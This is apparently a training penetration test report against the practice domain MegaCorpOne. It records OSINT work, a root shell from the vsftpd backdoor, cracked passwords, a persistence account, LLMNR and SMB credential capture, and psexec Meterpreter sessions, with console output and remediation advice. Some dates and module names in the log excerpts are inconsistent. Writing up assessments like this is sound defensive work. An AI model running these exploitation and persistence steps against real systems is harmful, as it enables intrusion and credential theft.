

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

CARLthePENTESTER, LLC



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Introduction

In accordance with MegaCorpOne's policies, CARLthePENTESTER, LLC (henceforth known as CTP, LLC) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by CTP, LLC during October 2024.

For the testing, [CTP, LLC] focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

CTP, LLC used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

| Objective |
|--|
| Find and exfiltrate any sensitive information within the domain. |
| Escalate privileges to domain administrator. |
| Compromise at least two machines. |

Penetration Testing Methodology

Reconnaissance

CTP, LLC begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

CTP, LLC uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

CTP, LLC's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

| IP Address/URL | Description |
|---|---|
| 172.16.117.0/16 MCO.local *.Megacorpone.com | MegaCorpOne internal domain, range and public website |

Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.


High: Indirect threat to key business processes/threat to secondary business processes.

Medium: Indirect or partial threat to business processes.

Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.

Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- MegaCorpOne is proactive about their cybersecurity vulnerabilities by hiring CTP, LLC
- Network scans reveal that most ports are closed or a firewall is in place
- OpenSSH/Port 22 is one of the few non exploitable services on Linux Server

Summary of Weaknesses

CTP, LLC successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- User passwords are weak and can be easily cracked
- Usernames are readily available online via a simple google search
- Linux server exposes sensitive internal company information
- Linux server exposes website server information
- Access ports are left opened and vulnerable to exploitation
- Select Windows machines are subject to custom payload exploitation


Executive Summary

The penetration test conducted by CTP, LLC on Megacorpone and its subsidiaries revealed critical vulnerabilities that require immediate attention to safeguard the company's systems from potential threats. Key findings include weak user passwords, publicly available usernames, exposed sensitive information on Linux servers, unprotected access ports to internal systems, and Windows-based machines vulnerable to exploitation. Addressing these issues promptly is essential to prevent unauthorized access and strengthen overall system security.

The summary below exemplifies the methodologies that CTP, LLC or threat actors could use in order to gain insightful information about Megacorpone.

Reconnaissance of Megacorpone:

- CTP, LLC leveraged publicly available information using Google and the technique known as "Google Hacking" to identify Megacorpone's website assets, upper-level management usernames, and sensitive company information. This technique involves using specific search parameters to uncover publicly accessible information.
 - a) Asset files






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
Apache/2.4.62 (Debian) Server at www.megacorpone.com Port 443

b) Employee usernames





| Name | Email |
|---------------|---------------------------|
| Joe Sheer | joe@megacorpone.com |
| Tom Hudson | thudson@megacorpone.com |
| Tanya Rivera | trivera@megacorpone.com |
| Matt Smith | msmith@megacorpone.com |
| Mike Carlow | mcarlow@megacorpone.com |
| Alan Grofield | agrofield@megacorpone.com |

c) Sensitive website and company information




2) CTP, LLC used publicly accessible tools, Shodan.io and Nmap, to gather IP addresses and server details, including open ports, server operating system, and geolocation. Through active internet scanning, these tools identified open ports (22, 80, and 443), the server OS (Apache/2.4.62 on Debian), and the geolocation (Canada). This information could potentially be leveraged for exploitation, especially as Shodan catalogs known vulnerabilities associated with this server OS, providing further insight into possible exploit paths.





3) Further Nmap scanning by CTP, LLC identified two additional Windows machines on the network that may be vulnerable to exploitation. This scan detected additional open ports and services on these devices. Below are screenshots displaying the IP addresses of these Windows machines and their corresponding open ports.

- 4) Gathering the IP addresses, CTP, LLC began to engage with these servers and attempted to exploit these services to find more information.
 - a) Using Nmap/Zenmap and an intense scan, the linux server provided multiple ports of potential exploitation, specifically port 21 which is vsftp 2.3.4 backdoor/shell creation.
 - i) Linux: 172.22.117.150 vsftpd.2.3.4



ii) using the tool MSFconsole and preloaded exploits, CTP, LLC utilized port 21/vsftpd.2.3.4, and was able to gain access to the Llnux server. After gaining access, CTP, LLC performed enumeration which revealed text files containing admin user credentials.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (172.22.117.100:39621 → 172.22.117.150:6200 ) at 2023-05-09 20:15:05 -0400
whoami root pwd
//
```

```
sh: line 21: cd: /var/tmp/adminpassword.txt: Not a directory cat /var/tmp/adminpassword.txt

pim,
These are the admin credentials, do not share with anyone!

msfadmin:cybersecurity
```

iii) using the credentials, username: msfadmin with pw: cybersecurity, CTP, LLC was able to ssh into the Linux server and enumerate additional username and password information.

```
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "---format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres (postgres)
service (service)
user (user)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst

cybersecurity (msfadmin)
123456789 (klog)
batman (sys)
Password! (tstark)
Proceeding with incremental:ASCII
```

| msfadmin | cybersecurity |
|----------|---------------|
| klog | 123456789 |
| sys | batman |
| tstark | Password! |

iv) After securing access to the Linux server, CTP, LLC, created persistent access by creating a "new user", systemmd. This is to ensure access after system restarts or credential updates.

```
systemd-ssh@172.22.117.150's password:
Permission denied, please try again.
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
systemd-ssh@metasploitable:~$ ■
```

5) After securing this new information for credentials, the tool MSFconsole was utilized again in conjunction with an older protocol, LLMNR - Local Link Multicast Name Resolution, to further uncover login credentials for the Windows 10 machine (172.22.117.20).

```
[*] 172.22.117.20:445 - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445 - 172.22.117.20:445 - Success: 'megacorpone\tstark:Password!' Administrator
```

6) Using the new admin credentials, CTP, LLC was able to use tools called MSFvenom and Kiwi to exploit the Windows DC machine to enumerate additional credentials.

```
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark'...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload...
[*] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:58831 ) at 2022-04-19 11:01:45 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ■
```

7) The final step for CTP, LLC was to attempt lateral movement from the Windows 10 machine to WinDC01 with the newly found credentials through the use of MSFvenom. This step was successful through the use of admin credentials (bbanner:Winter2021).

```
msf6 exploit(mindows/icral/mmi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444

[*] [172.22.117.10] Executing payload

[*] [172.22.117.10] Executing payload

[*] [272.22.117.10] Executing payload

[*] Sending stage (175174 bytes) to 172.22.117.10

[*] Meterpreter session 15 opened (172.22.117.100:4444 → 172.22.117.10:51000 ) at 2022-01-18 21:06:35 -0500

meterpreter > sysinfo

Computer : WINOC01

OS : Windows 2016+ (10.0 Build 17763).

Architecture : x64

System Language : en_US

Domain : MEGACORPONE

Logged On Users : 13

Meterpreter : x86/windows

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In summary, CTP, LLC's penetration test identified and exploited critical vulnerabilities throughout Megacorpone's network and systems, revealing security weaknesses that could lead to major disruptions, data loss, or ransomware attacks if not promptly addressed. Using various methodologies and publicly available tools, CTP, LLC enumerated usernames, uncovered potentially sensitive data (including website files and internal reports), exploited server vulnerabilities, and accessed internal systems, where multiple employee credentials were identified. The information above outlines the methods and techniques used to evaluate the security posture of Megacorpone and its subsidiaries.

Summary Vulnerability Overview

| Vulnerability | Severity |
|---|----------|
| Weak password on public web application | Critical |
| FTP Backdoor Reverse Shell | Critical |
| LLMNR Spoofing | High |
| Weak Passwords and Storage | Critical |
| Exposed Server IP Addresses | Medium |

The following summary tables represent an overview of the assessment findings for this penetration test:

| Scan Type | Total |
|-----------|---------------------------------|
| | Linux: 172.22.117.150 |
| Hosts | Windows: 172.22.117.20 |
| | WinDC10: 172.22.117.10 |
| | Linux: 21, 22, 80, 443 |
| Ports | Windows 10: 135, 139, 445, 3389 |
| | WinDC: 88, 135, 445 |

| Exploitation Risk | Total |
|-------------------|----------------|
| Critical | <mark>3</mark> |
| High | 1 |
| Medium | 1 |
| Low | <mark>0</mark> |

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:

The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. CTP, LLC was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user thudson's password and any other system users.

FTP Backdoor Reverse Shell

Risk Rating: Critical

Description:

CTP, LLC utilized tools such as Nslookup, Shodan.io, Nmap, and Metasploit to assess Megacorpone's IP addresses and identify potential server vulnerabilities. Following data analysis, the Metasploit module (exploit/unix/ftp/vsftpd_234_backdoor) was used to establish a reverse shell, granting root access. Through directory traversal, CTP located admin credentials, enabling further system exploitation.

Affected Hosts: Linux server @ 172.22.117.150

- Update or replace the daemon service FTP on Linux server or remove the service entirely if not needed.
- Instruct all users of the system to reset their password in accordance with the recommended password policy, with particular focus to users with FTP access.

```
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[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid-0(root) gid-0(root)
[*] Found shell.
[*] Command shell session 2 opened (172.22.117.100:39621 → 172.22.117.150:5200 ) at 2023-05-09 20:15:05 -0400
whoami
root
pwd
//
...
```

```
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres (postgres)
service (service)
user (user)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst

zybersecurity (msfadmin)
123456789 (klog)
batman (sys)
Password! (tstark)
Proceeding with incremental:ASCII
```

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LLMNR Spoofing

Risk Rating: High

Description:

CTP exploited LLMNR (Link-Local Multicast Name Resolution), an older broadcast service still enabled by default in group policies, to spoof a response and capture user credentials. This technique successfully retrieved additional credentials (Pparker), which allowed access to the Domain Controller.

Affected Hosts: Windows 10 @ 172.22.117.20

Remediation:

- Under Group Policies, LLMNR should be removed or disabled as DNS is the preferred broadcast protocol.
- Use network monitoring tools to detect unusual LLMNR traffic, especially

Weak Password & Storage

Risk Rating: Critical

Description:

Various tools and methodologies were used to enumerate information from Megacorpone's system, with a recurring theme of successfully extracting credentials and cracking weak passwords for privileged users. Special attention should be directed toward securing privileged access methods across domains, file systems, and internal systems. An example of weak passwords and storage would be locating admin credentials in a plain text file on the server.

Affected Hosts: Linux server @ 172.22.117.150, Windows 10 @ 172.22.117.20, WinDC01 @ 172.22.1117.10

- Update Group Policies for users to operate on the Least Privilege Protocol, meaning instilling minimum access for all user accounts.
- Utilize a new corporate password policy for more complex passwords and multi-factor authentication.

```
sh: line 21: cd: /var/tmp/adminpassword.txt: Not a directory cat /var/tmp/adminpassword.txt

im,

These are the admin credentials, do not share with anyone!

msfadmin:cybersecurity
```

Exposed Server IP Addresses


Risk Rating: Medium

Description:

CTP utilized Recon-ng to identify IP addresses associated with Megacorpone's servers, including mail, administrative, and VPN servers. This information could potentially be leveraged by threat actors to conduct spoofing or poisoning attacks targeting system users.

Affected Hosts: 18 Hosts / Servers

- Create strong network segmentation through the implementation of firewalls or access policies such as IP address restrictions from trusted IP addresses.
- Utilize multi-factor authentication for all server access to ensure data is encrypted.
- Remove or limit internet access for servers on the network to ensure access restrictions.



| host | ip_address | region | country | latitude | longitude | notes | module |
|--------------------------|----------------|--------|---------|----------|-----------|-------|--------------|
| admin.megacorpone.com | 51.222.169.208 | | | | | | hackertarget |
| beta.megacorpone.com | 51.222.169.209 | | | | | | hackertarget |
| fs1.megacorpone.com | 51.222.169.210 | | | | | | hackertarget |
| intranet.megacorpone.com | 51.222.169.211 | | | | | | hackertarget |
| mail.megacorpone.com | 51.222.169.212 | | | | | | hackertarget |
| mail2.megacorpone.com | 51.222.169.213 | | | | | | hackertarget |
| ns1.megacorpone.com | 51.79.37.18 | | | | | | hackertarget |
| ns2.megacorpone.com | 51.222.39.63 | | | | | | hackertarget |
| ns3.megacorpone.com | 66.70.207.180 | No. | | | | | hackertarget |
| router.megacorpone.com | 51.222.169.214 | | | | | | hackertarget |
| siem.megacorpone.com | 51.222.169.215 | | | | | | hackertarget |
| snmp.megacorpone.com | 51.222.169.216 | | | | | | hackertarget |
| support.megacorpone.com | 51.222.169.218 | | | | | | hackertarget |
| syslog.megacorpone.com | 51.222.169.217 | | | | | | hackertarget |
| test.megacorpone.com | 51.222.169.219 | | | | | | hackertarget |
| vpn.megacorpone.com | 51.222.169.220 | | | | | | hackertarget |
| www.megacorpone.com | 149.56.244.87 | | | | | | hackertarget |
| www2.megacorpone.com | 149.56.244.87 | | | | | | hackertarget |

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that <a>[CTP, LLC] used throughout the assessment.

Legend:

Performed successfully Failure to perform

